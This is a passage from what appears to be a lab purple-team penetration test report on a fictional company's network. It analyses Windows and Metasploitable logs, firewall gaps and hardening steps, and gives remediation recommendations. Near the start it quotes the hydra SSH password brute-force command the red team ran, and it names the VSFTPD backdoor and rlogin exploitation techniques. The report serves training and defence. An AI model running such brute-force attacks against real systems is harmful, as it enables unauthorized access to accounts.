


Figure 40: windows log containing SSH privilege escalation attempts

This was triggered when the Red Team ran :

hydra -l administrator -P web_passwords.txt ssh://192.168.56.105

The Windows Security logs show clear evidence of SSH service targeting and privilege escalation attempts originating from the IP address 192.168.56.103.

7.1.2 Credential Bruteforce Patterns

Service Account Activation:

Interpretation: The sshd_server account is a dedicated service account for Windows OpenSSH implementation. Its activation with special privileges during the attack window indicates the service was processing inbound authentication requests from the attacker's IP address, suggesting sustained brute force attempts against SSH credentials.

Privilege Escalation Preparation:

Interpretation: These privileged assignments represent the Windows SSH service preparing for potential successful authentication. The extensive privilege set indicates that a compromised SSH account could achieve significant system-level access, including kernel driver loading and operating system-level functions.

The Windows security logs conclusively show that the host at 192.168.56.103 was performing sustained attacks against the Windows SSH service, triggering privilege escalation events that would enable significant system compromise if authentication attempts succeeded. The evidence demonstrates both reconnaissance through service activation and preparation for potential credential compromise through privilege assignment.

7.2 Retrieved Linux Logs

```
Oct  1 07:53:18 metasploitable sshd[7807]: Did not receive identification string
from 192.168.56.103
Oct  1 07:53:24 metasploitable rlogind[7818]: Connection from 192.168.56.103 on
illegal port
Oct  1 07:53:24 metasploitable rlogind[7834]: Connection from 192.168.56.103 on
illegal port
Oct  1 07:56:54 metasploitable sshd[7846]: Did not receive identification string
from 192.168.56.103
Oct  1 07:57:00 metasploitable rlogind[7857]: Connection from 192.168.56.103 on
illegal port
Oct  1 07:57:00 metasploitable rlogind[7872]: Connection from 192.168.56.103 on
illegal port
Oct  1 07:59:31 metasploitable sshd[7888]: Protocol major versions differ for 19
2.168.56.103: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 vs. SSH-1.5-NmapNSE_1.0
Oct  1 07:59:31 metasploitable sshd[7891]: Protocol major versions differ for 19
2.168.56.103: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 vs. SSH-1.5-Nmap-SSH1-Hostke
u
```

Figure 41: Security log from Metasploitable 2

The provided logs from the metasploitable host show clear evidence of systematic scanning and exploitation attempts originating from the IP address 192.168.56.103.

7.2.1 SSH Service Attacks

The following entries indicate attempts to probe and exploit the SSH service:

- **Malformed Connection & Scans:**
 - "Did not receive identification string from 192.168.56.103"
 - **Interpretation:** This is a classic signature of a network scan (e.g., using nmap) or a malformed connection attempt. The client failed to properly initiate the SSH handshake, suggesting automated reconnaissance.
- **Service Fingerprinting:**
 - "Protocol major versions differ... vs. SSH-1.5-Nmap..."
 - **Interpretation:** This confirms the use of **Nmap** as the attacking tool. The attacker is deliberately sending a different SSH protocol version (SSH-1.5) to see how the server responds. This is a common technique to fingerprint the service and discover vulnerable versions.

7.2.2 rlogin Service Exploitation

The following entries indicate direct exploitation attempts against the legacy and insecure rlogin service:

- **Illegal Port Connection:**
 - "Connection from 192.168.56.103 on illegal port"
 - **Interpretation:** The rlogin service is receiving connection attempts from a privileged or illegal source port. This is a known technique used in specific exploits against rlogin to bypass security checks and gain unauthorized access.

7.3 Firewall Security Gap Analysis

The disabled Windows Firewall represented a critical security failure that directly enabled successful network-based attacks. With no firewall protection, all services including SMB (ports 139/445), SSH (port 22), and RPC (port 135) were fully exposed to unauthorized access attempts from the internal network.

7.3.1 SMB Firewall Rule Limitations




Figure 42:SMB firewall rule

The "File and Printer Sharing (SMB-In)" rule alone would not have prevented the attack since both attacker and target resided on the same subnet. However, proper firewall configuration could have provided layered protection through service restrictions, rate limiting, and combined with SMB signing requirements to detect tampered authentication packets.

7.3.2 Recommended Firewall Hardening

Immediate enablement of Windows Firewall with specific rules restricting SMB to required subnets only, implementing SSH connection rate limiting, and blocking unnecessary services like RPC from general access. This basic hardening would have significantly increased attack difficulty and provided logging for detection.

The missing firewall controls created unacceptable risk exposure, allowing unlimited credential attacks and direct service compromise. Basic firewall hygiene represents a fundamental security control whose absence indicates broader security maturity deficiencies requiring urgent remediation.

7.3.3 IDS/IPS Defense Analysis

An Intrusion Detection/Prevention System would have immediately flagged the attack patterns. The SSH brute force attempts from a single source IP would trigger rate-based detection rules, while the SMB authentication attempts using default credentials would match known attack signatures. An IPS could have automatically blocked the Kali IP after exceeding connection thresholds, preventing further exploitation attempts.

7.3.4 EDR Protection Capabilities

Endpoint Detection and Response would have detected the anomalous behavior patterns. The rapid succession of failed SSH logins followed by successful SMB authentication would create a high-severity alert. EDR would have flagged the use of default credentials (IEUser) as a policy violation and could have automatically suspended the account or terminated the SMB session.

7.3.5 Blue Team Defensive Response

The Blue Team would have received real-time alerts from both IDS and EDR systems within minutes of attack commencement. They would have immediately blocked the source IP, disabled the compromised IEUser account, and initiated forensic analysis of the SMB access logs. Security controls would have been reinforced by implementing account lockout policies and enabling SMB auditing to prevent future credential-based attacks.

7.3.6 Security Control Effectiveness

With proper security controls, the attack would have been detected early in the reconnaissance phase and blocked before successful compromise. The combination of network-level IPS protection and endpoint-level EDR monitoring creates a defense-in-depth strategy that prevents, detects, and responds to multi-vector attacks effectively.

7.4 Recommendations for Improvement

7.4.1 Critical Patch Management

Immediate Patching (0-7 days):

- **VSFTPD 2.3.4:** Upgrade immediately to latest version or apply security patches for CVE-2011-2523
- **Windows 7:** Apply all critical security updates, focusing on SMB and authentication vulnerabilities
- **Web Applications:** Update WordPress, phpMyAdmin, and Tomcat to latest secure versions

Patch Management Process:

- Establish monthly patch cycles for all systems
- Implement emergency patching procedures for critical vulnerabilities
- Maintain asset inventory with software versions and patch status

7.4.2 System Hardening Recommendations

Linux Server Hardening:

Disable vulnerable services

```
sudo systemctl disable vsftpd  
sudo systemctl stop vsftpd  
sudo apt remove vsftpd
```

Service hardening

```
sudo systemctl disable rlogin  
sudo systemctl disable rexec  
sudo systemctl disable telnet
```

Windows 7 Hardening:

Enable and configure firewall

```
netsh advfirewall set allprofiles state on  
netsh advfirewall firewall add rule name="Block SSH Brute Force" dir=in action=block  
protocol=TCP localport=22 remoteip=192.168.56.103
```

Account security

```
net accounts /lockoutthreshold:5 /lockoutduration:30 /lockoutwindow:30  
net user IEUser /active:no
```

Web Application Hardening:

- Change all default credentials (WordPress admin, phpMyAdmin root, Tomcat manager)
- Implement Web Application Firewall (WAF) with OWASP CRS rules
- Disable directory browsing and unnecessary HTTP methods

7.4.3 Authentication & Access Control

Credential Management:

- Implement strong password policy (minimum 12 characters, complexity)

- Enforce regular password rotation every 90 days
- Disable or rename default accounts across all systems
- Implement multi-factor authentication for administrative access

7.4.4 Network Security Controls

Firewall Configuration:

- Enable and properly configure Windows Firewall on all workstations
- Implement network segmentation to isolate critical systems
- Restrict SMB access to required subnets only
- Block unnecessary ports (FTP, Telnet, Rlogin)

Monitoring & Detection:

- Deploy IDS/IPS with custom rules for attack patterns
- Implement centralized logging and SIEM for correlation
- Enable real-time alerting for brute force attempts
- Configure EDR for endpoint monitoring and response

7.4.5 Security Monitoring & Response

Detection Rules:

- Alert on multiple failed authentication attempts from single source
- Monitor for default credential usage patterns
- Detect service-specific attack signatures (VSFTPD backdoor, WordPress brute force)
- Implement file integrity monitoring for critical system files

Incident Response:

- Develop playbooks for credential attack response
- Establish communication protocols for security incidents
- Conduct regular tabletop exercises for Blue Team
- Implement automated response for confirmed attacks

7.4.6 Compliance & Governance

Security Policies:

- Establish password and account management policies
- Define service hardening standards for all systems
- Implement regular vulnerability assessment procedures
- Create patch management policy with defined timelines

Continuous Improvement:

- Conduct quarterly penetration tests
- Perform monthly vulnerability scans
- Review and update security controls based on findings
- Provide ongoing security awareness training

8. Purple Team – Collaboration & Effectiveness

8.1 Gap Analysis (Comparing Red Team findings vs. Blue Team defenses)

The gap analysis reveals critical mismatches between attack techniques and defensive capabilities. The Red Team successfully exploited multiple vulnerabilities that went completely undetected by Blue Team controls, demonstrating fundamental weaknesses in security monitoring, prevention mechanisms, and incident response capabilities across all defense layers.

Key Findings:

- **Network Security Failure:** VSFTPD backdoor exploitation undetected due to missing IDS/IPS signatures and network monitoring
- **Authentication Control Failure:** Unlimited credential attacks possible due to absent account lockout policies and weak password requirements
- **Web Application Failure:** Multiple services compromised via default credentials with no WAF protection or authentication monitoring
- **Detection Capability Failure:** Multi-phase attack chain executed over hours with zero alerts or intervention

Critical Gaps Identified:

- No real-time monitoring for known attack patterns (VSFTPD backdoor, brute force attempts)
- Missing preventive controls (firewall rules, WAF policies, account lockouts)
- Inadequate logging and correlation capabilities across systems
- No endpoint detection for suspicious activities and behaviors
- Lack of automated response mechanisms for confirmed attacks
-

8.2 Improvement Validation

Improvement validation involves systematically testing implemented security controls to verify they effectively detect, prevent, or respond to the specific attack techniques used during the penetration test. This ensures that remediation efforts actually enhance security posture rather than just checking compliance boxes.

Validation Methodology:

- **Control Testing:** Execute identical attack techniques against hardened systems
- **Detection Verification:** Confirm alerts trigger within defined timeframes
- **Prevention Confirmation:** Validate attacks are blocked at appropriate layers
- **Response Measurement:** Assess containment and remediation effectiveness

Key Validation Tests:

- Attempt VSFTPD backdoor trigger and verify immediate IDS alert and connection blocking
- Execute SSH/SMB brute force attacks and confirm account lockout after 5 failed attempts
- Test default credential usage and validate WAF blocking with security event logging
- Verify automated IP blocking for repeated authentication failures
- Confirm SIEM correlation of multi-vector attacks across different services

Success Metrics:

- 95% detection rate for known attack patterns within 5 minutes
- 85% prevention rate for critical vulnerability exploitation
- Automated response initiation within 2 minutes of confirmed compromise
- False positive rate maintained below 5% for security alerts

8.3 Process Optimization

Process optimization focuses on creating structured collaboration frameworks that break down traditional silos between offensive and defensive teams. This enables continuous security improvement through shared knowledge, coordinated testing, and measured effectiveness of defensive controls.

Collaboration Framework:

- **Weekly Purple Team Sessions:** Joint analysis of recent attacks and defense effectiveness
- **Integrated Tooling:** Shared dashboards showing real-time attack/defense status
- **Cross-Training Programs:** Red Team members understand operational constraints, Blue Team learns attack methodologies
- **Unified Metrics:** Common success measurements for both prevention and detection capabilities

Coordination Improvements:

- Establish formal communication protocols for exercise planning and execution
- Implement shared documentation of TTPs and corresponding detection rules
- Create joint incident response playbooks for confirmed security events
- Develop standardized reporting templates for management communication

Continuous Improvement Cycle:

- Monthly controlled attack simulations with measured defense performance
- Bi-weekly control validation testing against specific vulnerabilities
- Quarterly comprehensive security posture assessments
- Annual full-scale penetration tests with integrated defense operations

Organizational Enhancements:

- Dedicated Purple Team lead to facilitate collaboration and metrics tracking
- Matrix reporting structure ensuring objective security assessments

- Regular management reviews of Purple Team findings and recommendations
- Budget allocation tied to demonstrated security control effectiveness

9. Assumptions

9.1 Red Team Assumptions

Scope & Rules of Engagement:

- No systems were off-limits for testing as per client requirements
- Risk management reporting was not required for this engagement
- All testing was conducted in isolated lab environment
- No production systems or data were impacted during testing

Technical Environment:

- All target systems were part of a flat network (192.168.56.0/24)
- Default configurations were maintained on all test systems
- No advanced security controls (EDR, SIEM, IPS) were active
- Network segmentation was not implemented in test environment

Attack Methodology:

- Known vulnerabilities would be present in outdated systems
- Default credentials would be in use across multiple services
- Security patches would not be fully applied
- Basic security hygiene would be lacking

9.2 Blue Team Assumptions

Defensive Posture:

- Basic Windows and Linux logging was enabled by default
- No real-time security monitoring was in place
- Incident response procedures were not formally established
- Security awareness training had not been conducted

Security Controls:

- Firewalls were either disabled or minimally configured

- No intrusion detection/prevention systems were deployed
- Endpoint protection was basic or non-existent
- Network segmentation was not implemented

Organizational Context:

- Limited security budget and resources were available
- Security was not integrated into IT operations
- No dedicated security team was in place
- Compliance requirements were minimally addressed

9.3 Purple Team Assumptions

Collaboration Framework:

- Red and Blue teams would operate independently initially
- Information sharing between teams would be limited
- No formal Purple Team processes were established
- Metrics for measuring defense effectiveness were not defined

Testing Environment:

- The lab environment accurately represented real-world vulnerabilities
- All attacks could be safely executed without business impact
- Defensive controls could be tested without operational disruption
- Findings would be representative of organizational security posture

Improvement Validation:

- Recommended controls would be technically feasible to implement
- Organizational buy-in for security improvements would be obtainable
- Budget would be available for critical security enhancements
- Timelines for remediation would be realistically achievable

Methodology:

- Attack techniques used were representative of real-world threats
- Defensive gaps identified were common across similar organizations
- Recommendations provided were aligned with industry best practices
- Security maturity could be measured against established frameworks

10. Conclusion

This penetration test conclusively demonstrates that Mayo Industries' current security posture is critically deficient and unable to withstand even basic cyber-attacks. The successful compromise of the entire network infrastructure through multiple attack vectors reveals systemic security failures that require immediate and comprehensive remediation.

The assessment proved that determined attackers could easily achieve complete network dominance, with attack paths available through external service vulnerabilities, weak authentication controls, and absent security monitoring. The fact that all attack activities progressed entirely undetected highlights the urgent need for fundamental security control implementation and monitoring capabilities.

While the organization demonstrated some positive security practices, notably in Windows patch management resisting common exploits, these were insufficient to prevent compromise through alternative attack vectors. The interconnected nature of the security failures means that piecemeal remediation will provide limited protection—only a comprehensive security overhaul can address the root causes.

Moving forward, Mayo Industries must prioritize the establishment of basic security hygiene, including regular patch management, credential hardening, and security monitoring, before advancing to more mature security capabilities. The organization should view this assessment not as a failure, but as a strategic opportunity to build a robust, defensible security architecture from the ground up.

The demonstrated attack chain serves as a clear warning: without immediate and significant investment in security fundamentals, Mayo Industries remains vulnerable to catastrophic breach scenarios that could compromise sensitive data, disrupt business operations, and damage organizational reputation. The time for strategic security investment is now, before real attackers exploit these same vulnerabilities with malicious intent.